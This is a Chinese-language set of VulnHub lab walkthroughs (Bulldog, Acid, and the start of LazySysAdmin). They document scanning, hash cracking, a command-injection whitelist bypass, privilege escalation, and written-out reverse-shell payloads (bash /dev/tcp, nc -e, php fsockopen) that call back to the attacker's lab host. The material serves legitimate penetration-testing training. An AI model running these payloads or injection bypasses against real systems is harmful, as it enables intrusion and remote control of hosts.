- 靶机：用VirtualBox启动虚拟机，导入镜像，网络连接方式设置为桥接到无线网卡。靶机启动后，自动获得IP：172.20.10.7。
- Windows攻击机：物理机，连接无线网卡，自动获取IP：172.20.10.5，安装有Burpsuit、nc、Python2.7、DirBuster等渗透工具。
- Kali攻击机：VMWare启动虚拟机，桥接到无线网卡，自动获取IP：172.20.10.6。攻击机二选一即可。

信息收集

- ip发现

靶机启动后，自动获得IP，并且显示在启动完成后的界面，IP为：172.20.10.7。无需使用Nmap扫描C段发现IP。

- 端口和服务识别

使用nmap扫描1-65535全端口，并做服务指纹识别，扫描结果保存到txt文件，命令：

```
nmap -p1-65535 -A 172.20.10.7 -oN bulldog.txt
```

发现目标主机端口和服务如下：

端口 协议 后端服务

TCP 23 SSH open-ssl 7.2p2

TCP 80 HTTP WSGIServer Python 2.7.12

TCP 8080 HTTP WSGIServer Python 2.7.12

操作系统：Linux 3.2-4.9

漏洞挖掘

- web漏洞思路：

(1) 查看每个网页的源码，看是否有提示；

(2) 爆破目录，用DirBuster，看是否有新网页，找新网页的漏洞；

(3) 找注入或框架漏洞：如果网页有输入框、URL参数，可AWVS扫描注入；如果web使用了某些CMS框架，只能找框架的通用漏洞，通常扫描不到注入。

- ssh利用思路：

(1) 如得到用户名，可以用就九头蛇或美杜莎爆破弱口令，但需要强大的字典且有弱口令。

(2) 如果得到web管理或系统账号，可以尝试连接ssh，如能连接上，无需反弹shell了。

- 步骤1：浏览网页，爆破目录

(1) 访问 `http://172.20.10.7/` 进入首页：

首页有链接，点击进入notice页面，未发现有价值的信息。

(2) 使用DirBuster爆破目录，得到dev和admin目录：

(3) 访问 `http://172.20.10.7/admin`，这是一个Django管理后台，需要用户名、密码登录，试了下没有常见弱口令，先不尝试爆破，去看看其他页面。

(4) 访问 `http://172.20.10.7/dev`，该页面的有价值信息非常多，主要信息：

新系统不在使用php或任何CMS，而是使用Django框架开发。这意味着不太可能再找到网页的注入漏洞，只能找Django框架漏洞；网站不使用php，无需再找php漏洞或者写php木马；

新系统使用webshell管理，有一个Web-shell链接，点击可访问 `http://172.20.10.7/dev/shell/`，但是需要认证。

- 步骤2：破解hash

(1) 查看 `http://172.20.10.7/dev` 页面源码，会发现每个Team Lead的邮箱和hash:

并且有明显的英文提示：We'll remove these in prod. It's not like a hacker can do anything with a hash.

(2) hash长度为40位，可以看出是sha1，即使不知道是哪种hash，也可以把每个hash值，到CMD5尝试碰撞解密：

(3) 最终解密出2个hash值：

Back End: nick@bulldogindustries.com

用户名：nick，密码：bulldog（CMD5可免费解密出来）

Database: sarah@bulldogindustries.com

用户名：sarah，密码：bulldoglover（CMD5需要收费解密出来）

- 步骤3：登录后台

(1) 使用解密出来的密码尝试登录扫描出来的23端口ssh都失败：

(2) 使用sarah、密码bulldoglover成功登录管理后台，发现没有编辑权限。

(3) 再去访问webshell页面，已通过认证，可执行命令，这是一个命令执行界面：

获取shell

- 步骤4：绕过白名单限制，执行系统命令：

webshell页面只能执行白名单的命令，尝试用；或者&&连接，执行多个命令：

ls是白名单命令，id是禁止命令，通过 `ls && id` 可成功执行id命令，达到绕过白名单限制执行命令。

- 步骤5：反弹shell：

(1) Windows攻击机开启nc监听：`nc -lvnp 4444`

(2) 直接执行 `ls && bash -i >& /dev/tcp/172.20.10.5/4444 0>&1` 失败，server报错500。

(3) 尝试多次bash反弹，最后使用echo命令先输出命令，再输入到bash，反弹shell成功：

```
echo "bash -i >& /dev/tcp/172.20.10.5/4444 0>&1" | bash
```

提升权限

- 步骤6：查看有哪些系统用户 `cat /etc/passwd`，发现需要关注的用户有：bulldogadmin、django

- 步骤7：查找每个用户的文件（不显示错误） `find / -user bulldogadmin 2>/dev/null`

(1) 发现值得关注的文件有：一个是note，一个是customPermissionApp。

/home/bulldogadmin/.hiddenadmindirectory/note

/home/bulldogadmin/.hiddenadmindirectory/customPermissionApp

(2) 打开note文本文件：发现提示webserver有时需要root权限访问。

(3) 打开customPermissionApp，看上去是可执行文件，使用strings打印其中的可打印字符：

```
strings /home/bulldogadmin/.hiddenadmindirectory/customPermissionApp
```

note文件中提示执行该文件，可以获得root权限，但通过ls查看文件权限只有读权限，并无法执行。

- 步骤8：拼接root密码提权

(1) 观察文件中只有这些字符，疑似可能与密码相关，英文单词包括：SUPER、ultimate、PASSWORD、youCANTget，这些都与最高权限账号相关，推测这是一个解谜题目：

最直接的组合是去掉H，变成一句通顺的英文句子：SUPERultimatePASSWORDyouCANTget

(2) su命令无法执行，提示：must be run from a terminal，上次Vulhub已经遇到过该问题，通过一句Python解决：

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

(3) 执行 `sudo su -`，获得root权限，获取flag：

(4) 如果不解决无法su，还记得有23端口的ssh，也可以使用Xshell通过ssh登录，登录成功后执行sudo su - 提权并获得flag

用户名：`django`

密码：`SUPERultimatePASSWORDyouCANTget` 不用猜测的密码，改了django再登录也可以。

sudo su提权，密码是：`SUPERultimatePASSWORDyouCANTget`

靶场思路回顾

1.目录爆破出dev和admin页面：

(1) 可爆破出dev页面，该页面源码里面有多个账号的用户名、邮箱、密码sha1值。该页面还链接到webshell命令执行页面。

(2) 可爆破出admin后台页面，登录密码通过dev页面破解sha1得到。

2.绕过白名单限制，执行命令和反弹shell：绕过限制执行命令比较容易。反弹shell尝试多次使用bash反弹shell后成功，没有尝试py shell。

3.搜索系统中id为1000以后的用户的文件，可以找到隐藏文件。

4.猜解root密码很艰难。

思路总结

难点和踩到的坑

(1) 发现和破解sha1：在dev页面查看源码，发现多个用户hash后，即使不知道是40位的sha1，也可以直接去cmd5破解，系统会自动识别，可以破解出2个账号。如果用hashcat爆破sha1，需要强大的字段和较长的时间。

(2) 反弹shell应该有多种方法：第一个想到的是bash shell，也想到了python反弹shell。只尝试了通过bash反弹shell，如果bash反弹不成功，可尝试往系统echo文件，赋予+x执行权限，执行脚本反弹。也可尝试Python是否能够反弹shell。

(3) 发现隐藏的包含root密码的文件，通过搜索id为1000之后的用户文件，查看历史命令，或者查看目录，也可能找到。

(4) 猜解root密码：这个是最难的，找到这个文件并不难，但是通过strings查看文件内容，并且拼接字符串为root密码，感觉难度很大。

第四节 Acid

作者：红日安全

首发安全客：<https://www.anquanke.com/post/id/10546>

靶机信息

下载链接

<https://download.vulnhub.com/acid/Acid.rar>

靶机说明

Welcome to the world of Acid. Fairy tails uses secret keys to open the magical doors.

欢迎来到Acid的世界。童话故事需要使用秘密钥匙打开魔法门。

目标

获得root权限和flag。

运行环境

- 靶机配置：该虚拟机完全基于Web，提取rar并使用VMplayer运行vmx，网络连接方式设置为net，靶机自动获取IP。
- 攻击机配置：同网段下有Windows攻击机，安装有Burpsuit、nc、Python2.7、DirBuster、御剑等渗透工具。
-

信息收集

- ip发现

启用Acid虚拟机，由于网络设置为net模式，使用Nmap扫描VMware Network Adapter VMnet8网卡的NAT网段，即可找到虚拟机IP，扫描结果保存到txt文件，命令：

```
nmap -sP 192.168.64.0/24 -oN acid-ip.txt
```

获得目标ip 192.168.64.153

- 端口扫描

使用nmap扫描1-65535全端口，并做服务指纹识别，扫描结果保存到txt文件，命令：

```
nmap -p1-65535 -sV -oN acid-port.txt 192.168.64.153
```

目标主机的33447端口发现web服务，web服务器是Apache2.4.10，操作系统ubuntu。

```
http://192.168.64.153:33447 进入主页：
```

- 服务识别

只发现web服务和Apache，只能从web漏洞或者Apache漏洞入手（如有漏洞）：

端口：Tcp 33447

底层服务：Apache2.4.10

操作系统：Ubuntu

漏洞挖掘的详细思路

- web挖掘思路：

(1) 查看每个网页的源码，看是否有提示；

(2) 爆破目录，用御剑或DirBuster，看是否有新网页，找新网页的漏洞；

- Apache挖掘思路：

(1) 寻找Apache2.4.10有无已知漏洞可利用：没有发现可直接利用的漏洞。

(2) 到www.exploit-db.com查询有无exp：没有找到exp。

(3) Nessus扫描一下主机漏洞：没有扫描出漏洞。

- 实在找不到漏洞：单用户模式进入Ubuntu，看源码吧。

- 步骤1：首先看主页源码，发现提示：0x643239334c6d70775a773d3d

0x是16进制编码，将值643239334c6d70775a773d3d进行ASCII hex转码，变成：d293LmpwZw==

发现是base64编码，再进行解码，得到图片信息 wow.jpg

这时可以根据经验在首页直接加目录打：/image/wow.jpg 或者 /images/wow.jpg 或者 /icon/wow.jpg 网站的图片目录通常是这样命名。也可以利用dirbuster进行目录爆破，得到图片目录images。

- 访问 `http://192.168.64.153:33447/images/wow.jpg` 得到图片：
- 将图片保存到本地，用Notepad++打开，发现最下边有提示

将3761656530663664353838656439393035656533376631366137633631306434进行ASCII hex转码，得到7ae0f6d588ed9905ee37f16a7c610d4，这是一串md5。

去cmd5解密，得到63425，推测是一个密码或者ID。

- 步骤2：使用Dirbuster进行目录爆破：

查看爆破结果：发现challenge目录，该目录下有cake.php、include.php、hacked.php，用Burpsuit挂上代理，使用Firefox然后依次访问3个文件：

- 步骤3：访问cake.php，发现需要登录后才能访问：

该页面如果看页面title或者看burpsuit的Response返回值的，会发现有/Magic_Box目录存在，先看其他页面。

点击login会跳转到index.php登录页面，需要email和密码才能登录：

- 步骤4：访问include.php，这是一个文件包含漏洞页面：

在输入框中输入 /etc/passwd 测试存在文件包含，Burpsuit显示response包如下：

想文件包含拿shell，但没有文件上传点，之前发现的wow.jpg中无木马可包含。先继续看hacked.php。

- 步骤5：访问cake.php，需要输入ID，测试下之前从wow.jpg解密出来的数字：63425

然后，什么也没有发生，看来ID不对，或者需要先通过index页面输入email和密码登录。

- 步骤6：找注入，把发现的几个页面都送入AWVS扫描了漏洞，未发现注入。
- 步骤7：继续爆破发现的Magic_Box目录：发现low.php,command.php
- 步骤8：访问low.php是个空页面，访问command.php，发现命令执行界面：

可执行系统命令，输入192.168.64.1;id 查看burpsuit的response发现id命令执行成功。

获取shell

- 步骤9：利用php反弹shell。Windows开启nc，监听4444端口：

为避免转义和中断，在get、post请求中输入payload需要进行url编码。尝试bash反弹shell、nc反弹shell，如下payload都失败：

```
bash -i >& /dev/tcp/192.168.64.1/4444 0>&1
```

```
nc -e /bin/bash -d 192.168.64.1 4444
```

通过php反弹shell成功，将如下payload进行URL编码后，在burp中发送：

```
php -r '$sock=fsockopen("192.168.64.1",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

nc成功接收反弹shell：

但是无法执行su命令，回显su: must be run from a terminal 需要一个终端。没有想出办法，最终google了一下，找到答案：用python调用本地的shell，命令：

```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
```

```
python /tmp/asdf.py
```

执行su成功：

提升权限

- 步骤10：查看有哪些的用户 `cat /etc/passwd`，发现需要关注的用户有：acid,saman,root
- 步骤11：查找每个用户的文件（不显示错误） `find / -user acid 2>/dev/null`

发现/sbin/raw_vs_isi/hint.pcapng文件，这是一个网络流量抓包文件，将其拷贝的kali上，用Wireshark打开：

```
scp /sbin/raw_vs_isi/hint.pcapng root@10.10.10.140:/root/
```

只看TCP协议的包，发现saman的密码：1337hax0r

- 步骤12：su提权到saman、root，获得flag

再使用sudo -i 提权到root，密码同样是1337hax0r，获得位于root目录的flag.txt。

靶场思路回顾

作者的设计思路可参考国外的一篇渗透文章：<http://resources.infosecinstitute.com/acid-server-ctf-walkthrough> 主要突破点是：

- 1.两次目录爆破，第一次爆破出challenge，目录、cake.php、include.php、hacked.php，第二次爆破Magic_Box目录发现command.php。
- 2.发现命令执行界面后，用php反弹shell，在http中传输需对payload进行url编码。
- 3.su提权需要一个终端，没有经验只能Google解决了。
- 4.提权的方法是通过查找已知用户的文件，发现其密码，未使用exp或msf提权。

思路总结

主要收获

1. 命令执行漏洞可使用php反弹shell，以前都是用bash或nc。
2. su提权需要一个终端，使用Python解决。
3. 获得shell后，多多查找各个用户文件，可能有新发现。

踩到的坑

1. 文件包含漏洞，没找到利用方式，也找不到上传点，无法包含获得shell；
2. su提权需要一个终端，没有知识储备和经验，依靠高手指导和Google搜索解决。

3. index.php页面获得邮件用户名和密码的方法太冷门了，如果不是看国外的教程，自己无法想到。
4. 发现目录就爆破下，使用御剑默认字典不行，只能使用OWASP的爆破字典，目录爆破绕过了上面邮件用户名和口令的登录，可以一路爆破到命令执行页面。

总之，在没有google搜索和他人的指导下，自己没能独立完成，后续需要开阔思路，多多练习。

第五节 LazySysAdmin: 1

靶机信息

下载链接

<https://download.vulnhub.com/lazysysadmin/Lazysysadmin.zip>

运行环境

- Virtualbox (二选一)
- Vnware Workstation player

通关提示

- Enumeration is key
- Try Harder
- Look in front of you
- Tweet @togiemcdogie if you need more hints

信息收集

ip发现

在内网主机探测中，可以使用netdiscover来进行。

```
netdiscover -i wlo1
```

```
→ evilk0 netdiscover -i wlo1
```

```
Currently scanning: 192.168.21.0/16 | Screen View: Unique Hosts
```

```
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 42
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.100	08:00:27:da:8a:ac	1	42	PCS Systemtechnik GmbH

端口扫描

使用masscan扫描

masscan 192.168.0.100 -p 1-10000 --rate=1000

```
→ evilk0 masscan 192.168.0.100 -p 1-10000 --rate=1000
```

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2018-01-31 12:53:27 GMT
```

```
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
```

```
Initiating SYN Stealth Scan
```

```
Scanning 1 hosts [10000 ports/host]
```

```
Discovered open port 3306/tcp on 192.168.0.100
```

```
Discovered open port 6667/tcp on 192.168.0.100
```

```
Discovered open port 22/tcp on 192.168.0.100
```

```
Discovered open port 139/tcp on 192.168.0.100
```

```
Discovered open port 80/tcp on 192.168.0.100
```

```
Discovered open port 445/tcp on 192.168.0.100
```

使用nmap扫描

nmap -T4 -A -v 192.168.0.100 -p 0-10000

```
→ evilk0 nmap -T4 -A -v 192.168.0.31 -p0-10000
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2018-01-31 20:55 CST
```

```
.....
```

```
Scanning LazySysAdmin.lan (192.168.0.100) [10001 ports]
```

```
Discovered open port 80/tcp on 192.168.0.100
```

```
Discovered open port 22/tcp on 192.168.0.100
```

```
Discovered open port 139/tcp on 192.168.0.100
```

```
Discovered open port 445/tcp on 192.168.0.100
```

```
Discovered open port 3306/tcp on 192.168.0.100
```

```
Discovered open port 6667/tcp on 192.168.0.100
```

```
.....
```

```
PORT      STATE SERVICE      VERSION
```

```
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
```

```
| 2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
```

```
| 256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
```

```
|_ 256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (EdDSA)
```

```
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
```

```
|_http-generator: Silex v2.2.7
```

```
| http-methods:
```

```
|_ Supported Methods: GET HEAD POST OPTIONS
```

```
| http-robots.txt: 4 disallowed entries
```

```
|_ /old/ /test/ /TR2/ /Backnode_files/
```

```
|_http-server-header: Apache/2.4.7 (Ubuntu)
```

```
|_http-title: Backnode
```

```
139/tcp   open  netbios-ssn Samba smb 3.X - 4.X (workgroup: WORKGROUP)
```

```
445/tcp   open  netbios-ssn Samba smb 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

```
3306/tcp  open  mysql       MySQL (unauthorized)
```

```
6667/tcp  open  irc         InspIRCd
```

```
| irc-info:
```

```
| server: Admin.local
```

```
| users: 1.0
| servers: 1
| chans: 0
| lusers: 1
| lservers: 0
| source ident: nmap
| source host: 192.168.2.107
|_ error: Closing link: (nmap@192.168.2.107) [Client exited]
MAC Address: 08:00:27:DA:8A:AC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Uptime guess: 0.008 days (since Wed Jan 31 20:44:16 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| LAZYSYSADMIN<00>      Flags: <unique><active>
| LAZYSYSADMIN<03>      Flags: <unique><active>
| LAZYSYSADMIN<20>      Flags: <unique><active>
| WORKGROU<00>          Flags: <group><active>
|_ WORKGROU<1e>          Flags: <group><active>
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: lazsysadmin
| NetBIOS computer name: LAZYSYSADMIN\x00
| Domain name: \x00
| FQDN: lazsysadmin
|_ System time: 2018-01-31T22:55:23+10:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1  0.50 ms LazySysAdmin.lan (192.168.0.100)

NSE: Script Post-scanning.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.19 seconds
Raw packets sent: 11045 (487.680KB) | Rcvd: 11034 (442.816KB)
```

对比可发现masscan扫描端口的速度比nmap快很多，但是想要知道端口所运行服务的具体信息，就要用到nmap了。根据扫描结果可知目标机开启了22、80、139、445、3306、6667这几个端口。

先从web入手，使用dirb来爆破目标存在的目录（dirb安装方法附在文章最后）

















```
→ evilk0 ./dirb http://192.168.0.100 wordlists/common.txt -o /home/evilk0/Desktop/result.txt
用法：./dirb 目标url 用于爆破的目录 -o 输出文件
```

在工具扫描的同时，手工探测漏洞利用点。访问目标web服务,未发现什么，查看是否存在robots.txt发现4个目录，并且存在目录遍历漏洞，但是并没有获取到可以利用的信息。

<http://192.168.0.100/robots.txt>

```
User-agent: *
Disallow: /old/
Disallow: /test/
Disallow: /TR2/
Disallow: /Backnode_files/
```

Index of /Backnode_files

Name	Last modified	Size	Description
 Parent Directory			-
 AAEAAQAAAAAAdJAAAAJDhiNGY1YTk3LTQ3NTctNDE1Ny1hZmU4LTlhMWE4.jpg	2017-08-06 11:36	31K	
 failure-good-thing-fixed.png	2017-08-06 11:36	141K	
 front-end.css	2017-08-06 11:36	5.4K	
 front-end.js	2017-08-06 11:36	7.2K	
 jquery-ui.js	2017-08-06 11:36	19K	
 jquery.js	2017-08-06 11:36	84K	
 logo.png	2017-08-06 11:36	9.7K	
 normalize.css	2017-08-06 11:36	7.2K	
 pageable.js	2017-08-06 11:36	3.6K	
 picto1.png	2017-08-06 11:36	3.3K	
 picto2.png	2017-08-06 11:36	6.0K	
 picto3.png	2017-08-06 11:36	1.5K	
 script.json	2017-08-06 11:36	72	
 styles.css	2017-08-06 11:36	13K	
 tumblr_lb4pi2yt1C1qb2xivo1_500.gif	2017-08-06 11:36	191K	

Apache/2.4.7 (Ubuntu) Server at 192.168.2.103 Port 80

使用curl获取目标web的banner信息，发现使用的中间件是apache2.4.7，目标系统为Ubuntu。


```
→ evilk0 curl -I 192.168.0.100
```

```
HTTP/1.1 200 OK
Date: Wed, 31 Jan 2018 13:01:20 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Sun, 06 Aug 2017 05:02:15 GMT
ETag: "8ce8-5560ea23d23c0"
Accept-Ranges: bytes
Content-Length: 36072
Vary: Accept-Encoding
Content-Type: text/html
```

再来查看dirb扫描结果，发现目标文章用的是wordpress，且还有phpmyadmin。

```
→ dirb222 cat /home/evilk0/Desktop/result.txt | grep "^+"
```

```
+ http://192.168.0.100/index.html (CODE:200|SIZE:36072)
+ http://192.168.0.100/info.php (CODE:200|SIZE:77257)
+ http://192.168.0.100/robots.txt (CODE:200|SIZE:92)
+ http://192.168.0.100/server-status (CODE:403|SIZE:293)
+ http://192.168.0.100/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.0.100/phpmyadmin/index.php (CODE:200|SIZE:8262)
+ http://192.168.0.100/phpmyadmin/libraries (CODE:403|SIZE:300)
+ http://192.168.0.100/phpmyadmin/phpinfo.php (CODE:200|SIZE:8264)
+ http://192.168.0.100/phpmyadmin/setup (CODE:401|SIZE:459)
+ http://192.168.0.100/wordpress/index.php (CODE:301|SIZE:0)
+ http://192.168.0.100/wordpress/xmlrpc.php (CODE:405|SIZE:42)
+ http://192.168.0.100/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://192.168.0.100/javascript/jquery/version (CODE:200|SIZE:5)
+ http://192.168.0.100/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/index.php (CODE:200|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```

wpscan扫描结果

```
root@kali:~# wpscan http://192.168.0.100/wordpress
```

```
_____
|_/_/_/_/ / / _/_/_/_/
|_/_/_/_/ / / |_) | ( _ _ _ _ _ ®
|_/_/_/_/ / | _/_/_/_/ \/_/_/_/ |'_/_/_/
|_/_/_/_/ / | | _)_ | ( _ | ( | | | |
|_/_/_/_/ \_/_/_/_/ \_/_/_/_/ | |
```

WordPress Security Scanner by the WPScan Team

Version 2.9.3

Sponsored by Sucuri - <https://sucuri.net>

@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

[+] URL: <http://192.168.0.100/wordpress/>

[+] Started: Thu Feb 1 01:37:20 2018

[!] The WordPress '<http://192.168.0.100/wordpress/readme.html>' file exists exposing a version number

[+] Interesting header: LINK: <http://192.168.0.100/wordpress/index.php?rest_route=/>; rel="https://api.w.org/"

[+] Interesting header: SERVER: Apache/2.4.7 (Ubuntu)

[+] Interesting header: X-POWERED-BY: PHP/5.5.9-1ubuntu4.22

[!] Registration is enabled: <http://192.168.0.100/wordpress/wp-login.php?action=register>

[+] XML-RPC Interface available under: <http://192.168.0.100/wordpress/xmlrpc.php>

[!] Upload directory has directory listing enabled: <http://192.168.0.100/wordpress/wp-content/uploads/>

[!] Includes directory has directory listing enabled: <http://192.168.0.100/wordpress/wp-includes/>

[+] WordPress version 4.8.5 (Released on 2018-01-16) identified from meta generator, links opml

[+] WordPress theme in use: twentyfifteen - v1.8

[+] Name: twentyfifteen - v1.8

| Last updated: 2017-11-16T00:00:00.000Z

| Location: <http://192.168.0.100/wordpress/wp-content/themes/twentyfifteen/>

| Readme: <http://192.168.0.100/wordpress/wp-content/themes/twentyfifteen/readme.txt>

[!] The version is out of date, the latest version is 1.9

| Style URL: <http://192.168.0.100/wordpress/wp-content/themes/twentyfifteen/style.css>

| Theme Name: Twenty Fifteen

| Theme URI: <https://wordpress.org/themes/twentyfifteen/>

| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

[+] Enumerating plugins from passive detection ...

[+] No plugins found

[+] Finished: Thu Feb 1 01:37:24 2018

[+] Requests Done: 356

[+] Memory used: 37.98 MB

[+] Elapsed time: 00:00:04

Web_TR2



FIND US

Address

Hello world!

Please dont make me setup wp again 😞

My name is togie.

enum4linux 192.168.0.100

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Feb 1 00:46:08 2018
```

```
=====
| Target Information |
=====
Target ..... 192.168.0.100
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 192.168.0.100 |
=====
[+] Got domain/workgroup name: WORKGROUP
```

```
=====
| Nbtstat Information for 192.168.0.100 |
=====
Looking up status of 192.168.0.100
LAZYSYSADMIN <00> - B <ACTIVE> Workstation Service
LAZYSYSADMIN <03> - B <ACTIVE> Messenger Service
LAZYSYSADMIN <20> - B <ACTIVE> File Server Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
```

```
MAC Address = 00-00-00-00-00-00
```

```
=====
| Session Check on 192.168.0.100 |
=====
[+] Server 192.168.0.100 allows sessions using username '', password ''
```

```
=====
| Getting domain SID for 192.168.0.100 |
=====
```

Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 192.168.0.100 |
=====

[+] Got OS info for 192.168.0.100 from smbclient:
[+] Got OS info for 192.168.0.100 from srvinfo:
LAZYSYSADMIN Wk Sv PrQ Unx NT SNT Web server
platform_id : 500
os version : 6.1
server type : 0x809a03

=====
| Users on 192.168.0.100 |
=====

=====
| Share Enumeration on 192.168.0.100 |
=====

WARNING: The "syslog" option is deprecated

Sharename	Type	Comment
-----	----	-----
print\$	Disk	Printer Drivers
share\$	Disk	Sumshare
IPC\$	IPC	IPC Service (Web server)

Reconnecting with SMB1 for workgroup listing.

Server	Comment
-----	-----
Workgroup	Master
-----	-----
WORKGROUP	

[+] Attempting to map shares on 192.168.0.100
//192.168.0.100/print\$ Mapping: DENIED, Listing: N/A
//192.168.0.100/share\$ Mapping: OK, Listing: OK
//192.168.0.100/IPC\$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing *

=====
| Password Policy Information for 192.168.0.100 |
=====

[+] Attaching to 192.168.0.100 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

- [+] LAZYSYSADMIN
- [+] Builtin

[+] Password Info for Domain: LAZYSYSADMIN

- [+] Minimum password length: 5
- [+] Password history length: None
- [+] Maximum password age: Not Set
- [+] Password Complexity Flags: 000000

- [+] Domain Refuse Password Change: 0
- [+] Domain Password Store Cleartext: 0
- [+] Domain Password Lockout Admins: 0
- [+] Domain Password No Clear Change: 0
- [+] Domain Password No Anon Change: 0
- [+] Domain Password Complex: 0

- [+] Minimum password age: None
- [+] Reset Account Lockout Counter: 30 minutes
- [+] Locked Account Duration: 30 minutes
- [+] Account Lockout Threshold: None
- [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

```
=====
|   Groups on 192.168.0.100   |
=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====
|   Users on 192.168.0.100 via RID cycling (RIDS: 500-550,1000-1050)   |
=====
```

[I] Found new SID: S-1-22-1

```
[I] Found new SID: S-1-5-21-2952042175-1524911573-1237092750
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\togie (Local User)
[+] Enumerating users using SID S-1-5-21-2952042175-1524911573-1237092750 and logon username '',
password ''
S-1-5-21-2952042175-1524911573-1237092750-500 *unknown*\*unknown* (8)
S-1-5-21-2952042175-1524911573-1237092750-501 LAZYSYSADMIN\nobody (Local User)

S-1-5-21-2952042175-1524911573-1237092750-512 *unknown*\*unknown* (8)
S-1-5-21-2952042175-1524911573-1237092750-513 LAZYSYSADMIN\None (Domain Group)
S-1-5-21-2952042175-1524911573-1237092750-514 *unknown*\*unknown* (8)

=====
| Getting printer info for 192.168.0.100 |
=====
No printers returned.

